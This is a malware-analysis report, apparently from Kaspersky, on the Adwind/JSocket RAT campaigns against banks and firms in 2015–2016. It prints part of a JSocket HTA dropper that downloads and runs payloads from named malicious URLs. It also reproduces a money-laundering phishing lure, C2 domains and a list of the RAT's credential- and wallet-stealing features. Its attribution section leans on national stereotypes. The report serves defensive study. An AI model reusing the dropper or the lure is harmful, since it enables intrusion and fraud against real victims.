Adwind/JSocket was also used for non-financially motivated attacks:

Malware Hunter Finds Spyware Used Against Dead Argentine Prosecutor

WRITTEN BY LORENZO FRANCESCHI-BICCHIERAI

August 6, 2015 // 07:50 AM EST

That name, "estrictamente secreto y confidencial.pdf.jar," [strictly secret and confidential.pdf.jar] was enough to provide Marquis-Boire with a lead. He searched for it on Virus Total, an online repository where anyone can upload files to see if they're detected as malicious by different anti-viruses, and found it.

"This file matches one sample, and one sample only," Marquis-Boire said during the talk.

During our research we analyzed about 200 different examples of Adwind attacks covering the period November 2015-January 2016. We were able to identify about 60 different targets of these attacks and extract about 150 samples of Adwind (*see related C2s and some hashes in the Appendix.*)

Most of the recipients fall into the category of financial organisations and manufacturing/engineering. We also found some government-(or -state) owned targets.

Industry/area	Number of targets
Finance	9
Manufacturing	11
Engineering	7
Shipping	3
Design	6
Trade	4
Telecom	3
Software	2

KSN statistics

Of course, the 200 analyzed email messages represent just the tip of the iceberg. Every Adwind attack in November-January was massive and infected messages were sent to thousands of targets.


Based on KSN data we were able to uncover the real picture. We checked all MD5s from the attacks described above that had been detected by Kaspersky products and reported to KSN.

Month, year	Number of users
August 2015	5090
September 2015	611
October 2015	263
November 2015	22996
December 2015	33127
January 2016	27725
Total	68567


Looking at this data we concluded that some of the Adwind samples had been used before – in August-October 2015.

The geographical distribution of targets also very interesting:

2015 (August-December): TOP10 countries



January 2016: TOP10 countries



INFECTION VECTORS

Adwind was distributed in November 2015 to a number of banks in Singapore in the form of an email attachment. It was reported that the email had been sent on behalf of another bank located in Malaysia (faking the email 'From' field).

At the end of 2015 we became aware of new propagation method for Adwind samples, based on obfuscated HTA files with VBScript+JScript (sample 5a7b277e2202d308f1a755505d113986) which downloaded and silently installed a full Java Runtime Environment if the target host didn't have it. Related URLs:

http://wadesaba[.]com/admin/file2.vbs (92e3f93d11043d5f8d20922af54ad70c, VBScript that downloads JAR file)

http://wadesaba[.]com/admin/file2.jar (1fbd9dabfb5b4aebc382427aae9b187f, Adwind RAT).

The HTA/VBScript was developed and provided by the JSocket platform, as stated in comments in one of the files:

```
<script>
/*
@Autor: jsocket
@Website: https://jsocket.org
@Version: 3.0
@Date: 10-12-2015
*/

/*URL List to download, use this format---> URL#####EXTENSION*/
var URLS = ["http://wadesaba.com/admin/file2.vbs#####vbs"
];

/*Create filemanager*/
var filemanager = new ActiveXObject("Scripting.FileSystemObject");
/*Create a parent path in Temp Folder*/
var path_parent=filemanager.GetSpecialFolder(2) + "\\" + randomString(8);
/*If the folder don't exist then create it*/
if(!filemanager.FolderExists(path_parent)){
   filemanager.CreateFolder(path_parent);
}

var index;
var jar_urls =  new Array();
/*Download and execute files, but exclude jar files*/
for(index = 0; index < URLS.length; index++) {
    var URL_TMP = URLS[index];
    var URL = URL_TMP.split("#####");
    if(URL[1] ==="jar"){//Jar Files, need special feature
                jar_urls.push(URL[0]);
    }else{//Generic File like, exe, vbs, pdf, etc, etc, etc
         //Retrive the path where the file was downloaded parameter is Download(URL, EXTENSION, PARENT_PATH)
         var path = Download(URL[0],URL[1], path_parent);
         //Execute the file
     executeGeneric(path);
    }
}
//Create Shell.Application object to do some works.
var shell_execute = new ActiveXObject("Shell.Application");
//Check if there is jar files
if(jar_urls.length>0){
        //Try to get Default Java Path
        var JRE=getDefaultPath();
        //Retrive "FAIL" if there is not java installed or script failed to retrive it.
        if(JRE==="FAIL"){
                var URL_JRE;
                //Check if os is 32 bits or 64 bits and then select correct Java for download
                if(getOS()==="x86"){
                //32 bits
                URL_JRE="http://avppet.com/wp-includes/js/tinymce/plugins/media/Oracle_32.zip";
                }else{
                //64 bits
                URL_JRE="http://avppet.com/wp-includes/js/tinymce/plugins/media/Oracle_64.zip";
                }
                //Download the JRE
                var path_jre = Download(URL_JRE,"zip", path_parent);
                //Unzip the JRE
                JRE = UnZIPJRE(path_jre, path_parent);
                //Fix the java application
```

A distribution method via HTA files was confirmed by an analysis of the JSocket platform which sells its own HTA packer.

KSN statistics


In the databases of Kaspersky Security Network we have statistics about Adwind detections since 2013. In 2012, detection names were mostly generic (e.g. Agent) and cannot be identified when gathering information. All known detection names are listed in the Appendix.

General detection statistics:


Year	Number of users with detection
2013	748
2014	36,386
2015	305,168
2016 (January)	101,253

Every year the list of the TOP-10 attacked countries was different. As we said above, in 2013 Arabic and Spanish-speaking countries were at the top. Let's look at how the list changed:

2013:




2014:



In 2014, the most attacked countries were Turkey and India, followed by UAE, the US and Vietnam.

2015:



In 2015, Russia was the most attacked country, with UAE and Turkey again near the top, along with the USA, Turkey and Germany.

CASE STUDY OF A TARGETED ATTACK

Point of entry

In November 2015 we received an email text and JAR attachment (MD5: e8388a2b7d8559c6f0f27ca91d004c7c) which had been sent to a bank in Singapore. It was reported that the email has come on behalf of another bank located in Malaysia (faking the email 'From' field).

We requested and analysed the email headers, which revealed the real source to be the email address (alst@alst.ru) and IP (31.31.196.31). The email header is listed below. Note that the email addresses, bank name and some hostnames were redacted. The most important unedited information is marked in bold.

Received: from external.company1.com (127.0.0.2)
by internal.company1.com (127.0.0.1) with Microsoft SMTP Server (TLS) id 14.3.210.2; Thu, 12 Nov 2015 11:11:22 +0800
*Received: from server31.hosting.reg.ru (**server31.hosting.reg.ru** [**31.31.196.31**])*
by external.company1.com (8.15.0.59/8.15.0.59) with ESMTPS
id tAC3EiVW042304 (version=TLSv1.2 cipher=ECDHE-RSA-AES256-GCM-SHA384 bits=256 verify=NO) for <recipient@company1.com>;
Thu, 12 Nov 2015 11:14:46 +0800
*Received: from [**5.254.106.216**] (helo=**UserPC**)*
*by server31.hosting.reg.ru with esmtpa (Exim 4.72) (envelope-from <**alst@alst.ru**>) id 1ZwiHy-0000Sm-Su for recipient@company1.com;*
Thu, 12 Nov
2015 06:11:17 +0300
From: =?utf-8?Q?Bank=20in=20Malaysia?= <sender@company2.com>
To: "recipient@company1.com" <recipient@company1.com>
Reply-To: <sender@company2.com>
Date: Thu, 12 Nov 2015 11:10:51 +0800
*Subject: =?utf-8?Q?**Notification**=20**Of**=20**Money**=20**Laundering**=20**Involvement**=2E?=MIME-Version: 1.0*
Content-Type: multipart/mixed; boundary="_=aspNetEmail=_1bcd7df7b08e42f397beccfbd44ab31e"
Message-ID: <USERPC74bec9118d894cdb837a80c9e328cda7@UserPC>
*Sender: <**alst@alst.ru**>*

The email arrived with an HTML body and an attached JAR file (MD5: e8388a2b7d8559c6f0f27ca91d004c7c). Below is the text of the message with the employee name and phone number and the target institution redacted:

> *"Attention,*
> *We have received a letter claiming of Money laundering involving your institution and 1 other institution mentioned on the letter.*
> *You are mandated to explain your involvement on the claim before appropriate actions are carried against your institution.*
> *Kindly check attached for the copy of the letter received.*
> *You have **seven(5) days** to respond.*
> *Thank you for your attention .*
>
> *Regards,*
> *%Full Name%*
> *Supervisor*
> *Money Services Business Regulation Department*
> *%Bank in Malaysia%*
> *%Phone Number%"*

We believe that the owner of alst.ru was not aware of or involved in the malware campaign. According to open source intelligence, the website belongs to a small software development company ООО "Альянс-Софт" in the Russian Federation. When contacted, the company owner agreed to cooperate and help with our investigation. We were provided with background information and access credentials to the compromised server in order to conduct our own analysis. The owner claimed that the website had been experiencing trouble with malware for more than a year. It had been blacklisted by Kaspersky AV and Google for spreading malware.

The website used to run on a shared hosting platform provided by reg.ru. Unfortunately the preservation settings for logs were set to just seven days. This prevented us from seeing access logs for the dates when the emails were sent.

We have checked the website and while there were security misconfigurations, old backups of a database, some older scripts and even a php-script that allowed passwords for a website CMS to be reset to a default one without authentication, there was no visible trace of web backdoors.

In addition we found that the website had definitely been compromised and used for spreading malware in the past. For example we found Jobs.apk (MD5 6ff5e6acb43c0bcbfd649004e96aa6d3) that was detected by 31 of 57 AV engines according to VirusTotal (Kaspersky: Trojan-SMS.AndroidOS.Opfake.a). However, that malware is not related to the Adwind platform.

The web resource had more than 10 mailboxes bound to domain alst.ru. All mail was sent via mail.alst.ru (31.31.196.31). The server required authentication and the password for alst@alst.ru was not empty, so it seemed that the attacker had the credentials. On the date of our check (24.11.2015) the alst@alst.ru mailbox was disabled.

VirusTotal activity analysis

Analysis of the files submitted to VirusTotal revealed that the file was first seen on 2015-11-12 03:42:13. The activity log on VirusTotal indicated that the same file was distributed to potential targets in Singapore and Malaysia.

Malware analysis

File MD5: e8388a2b7d8559c6f0f27ca91d004c7c
Original name: MoneyLaunderingReportA00283B.jar
File size: 128’299 bytes
ZIP directory timestamps (last modified):
2015 Nov 10 11:34:22
2015 Nov 12 10:05:38

This JAR file is an obfuscated multi-layered container for an encrypted payload package inside. It is decrypted and unpacked using classes that are constructed dynamically during program execution, which makes it very hard to analyze using a static analysis approach.

The next stage container is also a JAR file
(MD5: 214c0a42a318108838f915f4afa4a966, size: 116'455 bytes).
The ZIP directory of this file contains the following timestamps:

2015 Nov 12 10:02:04
2015 Nov 12 10:02:08
2015 Nov 12 10:02:10

The second stage JAR decrypts the third stage JAR
(MD5:ae4a15544a47fd007049ca8c1a28331f, size: 108,824 bytes).
The third stage JAR ZIP directory contains an identical timestamp for all entries: 2015 Nov 12 10:02:08.

The final JAR contains a number of classes including an obfuscated JSocket library with its own keys in JKS format, and a configuration file. The full config file can be found in Appendix A of this report, while an extract from the config file is provided below:

```
{
 "NETWORK": [
        {
        "PORT": 1234,
        "DNS": "127.0.0.1"
        },
        {
        "PORT": 9996,
        "DNS": "igbankwuruns.no-ip.info"
        }
 ],
"INSTALL": true,
 "PLUGIN_FOLDER": "iGmuucOxECK",
 "JRE_FOLDER": "m8ahD7",
 "JAR_FOLDER": "oZODdmrfAYJ",
 "JAR_EXTENSION": "HlZJcl",
 "DELAY_INSTALL": 1,
 "NICKNAME": "Baba-MyGod--Too-Much",
 "VMWARE": false,
 "PLUGIN_EXTENSION": "GSAww",
 "JAR_NAME": "6YPyQ4CyL8P", ...
```

The manifest file reveals the main module used in this backdoor. It is a well known JSocket RAT:

```
Manifest-Version: 1.0
Ant-Version: Apache Ant 1.9.4
Created-By: 1.8.0_60-b27 (Oracle Corporation)
Main-Class: org.jsocket.main.Start
```

Another notable resource which is packaged inside this JAR file is a Java keystore file that contains a record with single certificate:


```
Alias name: test
Creation date: Jan 17, 2015
Entry type: PrivateKeyEntry
Certificate chain length: 1
Certificate[1]:
Owner: CN=assylias, O=assylias.Inc, C=FR
Issuer: CN=assylias, O=assylias.Inc, C=FR
Serial number: 1f239dbd
Valid from: Sat Jan 17 13:26:19 SGT 2015 until: Mon Dec 24 13:26:19 SGT 2114
Certificate fingerprints:
    MD5:  AB:2E:7C:A8:E2:B9:CE:CD:E9:DB:F0:F3:89:23:B8:A2
    SHA1: D6:2E:06:53:11:DF:FC:EC:AD:9F:8E:92:C3:16:AA:FB:60:19:39:4B
    SHA256: 68:99:B6:1C:46:C8:26:08:83:2C:94:45:BD:BA:04:6E:EC:B7:D1:E9:0E:16:
AE:24:46:F4:61:FA:F7:36:9E:3E
    Signature algorithm name: SHA256withRSA
    Version: 3

Extensions:

#1: ObjectId: 2.5.29.14 Criticality=false
SubjectKeyIdentifier [
KeyIdentifier [
0000: 0B F8 83 9B 8E E6 AF 75   A6 6E 1C C1 E8 D0 6E 21  .......u.n....n!
0010: 5A 17 F1 31                                        Z..1
]
```


This keystore file was built by the developer of the JSocket RAT, based on properties wholly copied from a developer nicknamed assylias who published a detailed tutorial in a private blog. We do not think that assylias is involved with the development of JSocket malware.

The code of the JSocket backdoor remains obfuscated even after the unwrapping of several of layers of protection. It uses a feature of JAR/ZIP archives to store case-sensitive filenames, which means that the JAR archive was most likely created on a non-Windows system. Many tools for the Windows platform will fail to extract or analyze such an archive, because it contains several filenames which differ only in the upper case and lower case representation of the same name:



Java class names consisting of upper and lowercase "i" characters

According to the JSocket developer, the server component of the RAT supports agents running on Windows, Linux, Mac and Android OS.



JSocket client software

Some of the features provided by the Adwind/JSocket RAT include:

- A listing of any operational security software
- Listing and managing the operational processes
- Listing of network connections
- Listing/managing of local services
- Listing/managing the startup entries
- Listing/uninstalling locally installed software
- Running VBS/BAT scripts or displaying text/html messages to the local user
- Controlling the system power state
- File transfer and file management
- Capturing video from the webcam
- SMS and APK management on Android devices
- Command line access
- Password stealing from popular browsers, Outlook, databases, download managers, and messaging services
- A recording microphone
- Offline and online keylogger
- Stealing keys for cryptocurrency wallets (33 cryptocurrencies supported)
- Clipboard data stealer
- Remote desktop control
- Chat with local user
- A stealer of VPN keys (YourFreedom service)
- Hosts file editor
- Browser form grabber
- UPnP port mapper
- SOCKS 4/5 proxy server

The main JAR file pushed to the victim is a generic loader of additional components, which extend functionality of the backdoor upon command from the attacker. This made the server part of the Java backdoor unusually small (less than 130Kb).

Command & Control infrastructure

igbankwuruns.no-ip.info (resolved to 5.254.106.216 (RO) according to malwr.com, used to be resolved to 180.74.97.18 (MY)). Coincidentally this address matched the sender IP from the email header.

Based on pDNS analysis 5.254.106.216 was related to the following domains:

- broadband.ddns.net
- dellboy12.ditchyourip.com
- emenike.no-ip.info

Below is the summary list of IPs where these domains used to resolve.
If grouped by countries they are mostly in Nigeria, Great Britain (leased to Romanian ISP Voxility) and Malaysia.


81 NG
79 GB
24 MY
8 US
5 DE
2 IE
1 NL
1 CY
1 CA
1 BE
1 AL

According to our pDNS records , the IP from Malaysia 180.74.97.18 is related to the following additional domain: egombute.duckdns.org

At the time of checking (on 26 November 2015) port 9996 at 180.74.97.18 was open, which may indicate that it is a real host used by the attacker.

Link to JSocket.org

According to the mode of operation, the backdoor's administrative software (client) first connects to JSocket.org to verify the user's subscription. This software is available for purchase and is not available for download by non-customers. The website JSocket.org allows people to register and to obtain some information about other registered users. We have checked a couple of unique strings that were used by the attacker and discovered that there is a registered user called egombute. On 26 Nov 2015 we received the following information via https://jsocket.org/page/profile/egombute/ page:



The time above is in the local time zone of the web server which is UTC-5.

So far, we can conclude that the individual calling himself Ego Mbute is connected to the initial attack against banks in Singapore.

Also, we were able to find another attack from that person in September 2015.

The original dropper of the sample is RTF file "MoneyLaunderingLetter.doc" (MD5 1f14bd3706f22ae03b42510940692c50) with Exploit.CVE-2012-0158. This malicious document was sent to dozens (or probably hundreds) of victims around the world. According to VirusTotal, the document was uploaded for analysis 110 times from 89 sources between 14 September and 13 October.

Here are two examples of original spear-phishing messages:

First (MD5 84ac07a82e35450d258bffe01a2ac020):

```
Subject: Notification Of Money Laundering Involvement.
From: Bank Negara Malaysia <shahirahbnm@bnm.gov.my>
To: None
```

```
From nobody Tue Sep 15 04:59:22 2015
X-MailControl-Globvar-EnvSender: shahirahbnm@bnm.gov.my
Received: from hosting.goodluckdomain.com (unknown [209.160.24.197])
 by Websense Email Security Gateway with ESMTPS id A9F202FDDB64B
 for <S.mushtaha@ajmanbank.ae>; Tue, 15 Sep 2015 08:17:46 +0400 (GST)
Received: from hosting.goodluckdomain.com (hosting.goodluckdomain.com
[127.0.0.1])
 by hosting.goodluckdomain.com (Postfix) with ESMTPSA id 8A3B21122F6B;
 Mon, 14 Sep 2015 21:09:10 -0700 (PDT)
Received: from 192.230.37.86 ([192.230.37.86]) by webmail.subamuhurtham.in
 (Horde Framework) with HTTP; Tue, 15 Sep 2015 04:09:09 +0000
Date: Tue, 15 Sep 2015 04:09:09 +0000
Message-ID: <20150915040909.Horde.koAAixziIP0pxkUf6nEwD9-@webmail.
subamuhurtham.in>
From: Bank Negara Malaysia <shahirahbnm@bnm.gov.my>
To:
Subject: Notification Of Money Laundering Involvement.
User-Agent: Horde Application Framework 5
Content-Type: multipart/mixed; boundary=”=_3MnpGGLAibrnqeFRN9s3C-d”
MIME-Version: 1.0
Content-Transfer-Encoding: 8bit
X-PPP-Message-ID: <20150915040911.12515.48985@hosting.goodluckdomain.com>
X-PPP-Vhost: subamuhurtham.in

From nobody Tue Sep 15 04:59:22 2015
Content-Type: multipart/alternative; boundary=”=_3VjatzveiH9jqP0qk4L4ZCP”
Content-Transfer-Encoding: 8bit
From nobody Tue Sep 15 04:59:22 2015
Content-Type: text/plain; charset=utf-8; format=flowed; DelSp=Yes
Content-Description: Plaintext Message
Content-Disposition: inline
Content-Transfer-Encoding: 8bit
```

```
Attention,

We have received a letter claiming of Money laundering involving your
institution and 2 other institution mentioned on the letter.

You are mandated to explain your involvement on the claim before
appropriate actions are carried against your institution.

Kindly check attached for the copy of the letter received.

You have seven(5) days to respond.

Thank you for your attention .
   Regards,
   Shahirah binti Samsudin
   Supervisor
   Money Services Business Regulation Department
   Bank Negara Malaysia
   26988045 ext 9892
```

```
From nobody Tue Sep 15 04:59:22 2015
Content-Type: text/html; charset=utf-8
Content-Description: HTML Message
Content-Disposition: inline
[ Unknown content-transfer-encoding ]
From nobody Tue Sep 15 04:59:22 2015
Content-Type: application/msword; name=MoneyLaunderingLetter.doc
Content-Disposition: attachment; size=430047;
 filename=MoneyLaunderingLetter.doc
Content-Transfer-Encoding: base64
[ 49743bb926da64c9abbc1a793ed58723b405973cd798ace928fc26b18340b708 attached
with file name “MoneyLaunderingLetter.doc” ]
```

Second (this one was forwarded by the victim to their own security team):
MD5 8304f509fbaaa368ae8e4ddfdd36f303

```
Subject: FW: Notification Of Money Laundering Involvement.
From: Trade Finance Finland 2626 <tradefinance.helsinki@nordea.com>
To: Nitsirt <Nitsirt@nordea.com>
```

```
From Trade Finance Finland 2626 <tradefinance.helsinki@nordea.com>  Fri Sep 18
03:00:14 2015
Date: Wed, 16 Sep 2015 07:26:13 +0200
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="14425380141.db65BE1.12039"
Content-Transfer-Encoding: 8bit
Subject: FW: Notification Of Money Laundering Involvement.
From: Trade Finance Finland 2626 <tradefinance.helsinki@nordea.com>
To: Nitsirt <Nitsirt@nordea.com>
Message-Id: <EA85A7F831654540ACCD3D012C8269E00E6EF191FE@CCD1XM1106.ccd1.root4.
net>
In-Reply-To: <20150914203155.Horde.DaZJ_9IwGihAUDL-67B9Td2@webmail.
subamuhurtham.in>
References: <20150914203155.Horde.DaZJ_9IwGihAUDL-67B9Td2@webmail.
subamuhurtham.in>
Received: from CCD1XM1106.ccd1.root4.net ([169.254.2.94]) by
 CCD1MS1130.ccd1.root4.net ([10.16.118.66]) with mapi; Wed, 16 Sep 2015
 07:26:15 +0200
Thread-Topic: Notification Of Money Laundering Involvement.
Thread-Index: AdDvLZ1rTqNPH0zJQzqmL17jdwnZpgBEmLVw
Accept-Language: fi-FI, en-US
Content-Language: fi-FI
X-MS-Exchange-Organization-SCL: -1
From nobody Mon Sep 28 09:05:41 2015
MIME-Version: 1.0
Content-Type: multipart/alternative; boundary="14425380140.f89A63Ab9.12039"
Content-Transfer-Encoding: 8bit
From nobody Mon Sep 28 09:05:41 2015
Content-Type: text/plain; charset="UTF8"
Content-Transfer-Encoding: 8bit
Content-Disposition: inline
```

```
From: Bank Negara Malaysia [mailto:shahirahbnm@bnm.gov.my]
Sent: Monday, September 14, 2015 11:32 PM
Subject: Notification Of Money Laundering Involvement.

Attention,

We have received a letter claiming of Money laundering involving your
institution and 2 other institution mentioned on the letter.
You are mandated to explain your involvement on the claim before appropriate
actions are carried against your institution.

Kindly check attached for the copy of the letter received.

You have seven(5) days to respond.
Thank you for your attention .

Regards,
Shahirah binti Samsudin
Supervisor
Money Services Business Regulation Department
Bank Negara Malaysia
26988045 ext 9892
```

```
From nobody Mon Sep 28 09:05:41 2015
Content-Type: application/rtf
Content-Transfer-Encoding: base64
Content-Disposition: inline
[ 12e860de446aa82044ca3e94011ac450743e6bee106c604a33b330935d2ddc00 attached
with file name “None” ]
From nobody Mon Sep 28 09:05:41 2015
Content-ID:
 Content-Type: application/msword; name=”MoneyLaunderingLetter.doc”
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename=”MoneyLaunderingLetter.doc”
[ 49743bb926da64c9abbc1a793ed58723b405973cd798ace928fc26b18340b708 attached
with file name “MoneyLaunderingLetter.doc” ]
```

As you can see in this attack the attacker used exactly the same message template as for the November attacks with the Adwind backdoor. Even the typo: “You have seven(5) days to respond” wasn’t fixed.

The dropper tried to connect to previewproperty.co.uk (109.108.143.46). This domain did not represent the final stage of the operation. It was used as a Command & Control server; and not only in this case – we found more samples of the dropper:

18 August: TTDETAILS.doc (50ef5396480fe75d5d68b5266471bea19524b9ac5ae18aa235de0859e617bfec)
30 August: BANKWIRE-DETAILS.doc (ed015d72b8c63d628e6d90e61af186ee6eb1609ee7cb8893b16ac1c5bf065659)

It also downloads the hawkEye keylogger as "freshnow.exe" from emenike.no-ip.info. The keylogger also tries to download additional data and executables from 104.27.137.248:80 (serv.hfsoft.xyz) and 209.160.26.176:80 (www.prachiths.com).

Attribution

From the use of language in the email sent by the attacker we can conclude that he is either not a native speaker or, if this is their national language, might originate from a less-developed region.

The ZIP directory timestamp is stored in the local user time zone. Since the email was sent at 11:10 SGT and some of the most recent files were prepared at 10:05 (in the attacker's time zone) we may conclude that the attacker most probably operated in UTC+7 or UTC+8.

A string used in a nickname field in the malware configuration file was "Baba-MyGod--Too-Much" (another sample contains similar string "Baba-God--Too-Much"). This seems to be a reference to a popular African gospel song, available on YouTube here and here.

The domain "emenike.no-ip.info" used by the attacker is most likely a reference to the famous Nigerian soccer player Emmanuel Chineye Emenike.

Emanuel Emenike whose name was used in a malicious domain

In addition, we found that emenike.no-ip.info has been spotted in another malware attack published by FireEye researchers here.

According to a Reuters publication in 2014 as of March 2014, according to the ministry of education there were 9,146 Nigerians on student visas in Malaysia, out of a total 123,000 overseas students.

"Hundreds of American women are being ensnared by Internet scammers based in Malaysia, with some losing over a quarter of a million dollars, as the country becomes an epicenter for online crime perpetrated by Africans, U.S. officials say.


The mostly Nigerian conmen, who enter Malaysia on student visas, take advantage of the country's good Internet infrastructure to prey on lonely, middle-aged women, wooing them on dating websites before swindling their savings, they said.

The scams are more sophisticated than most Nigeria-based operations - which most Internet users have experienced at some time either via email or advertising - helped by Malaysia's advanced banking system, which allows perpetrators to quickly set up accounts and receive international transfers."

CONCLUSIONS

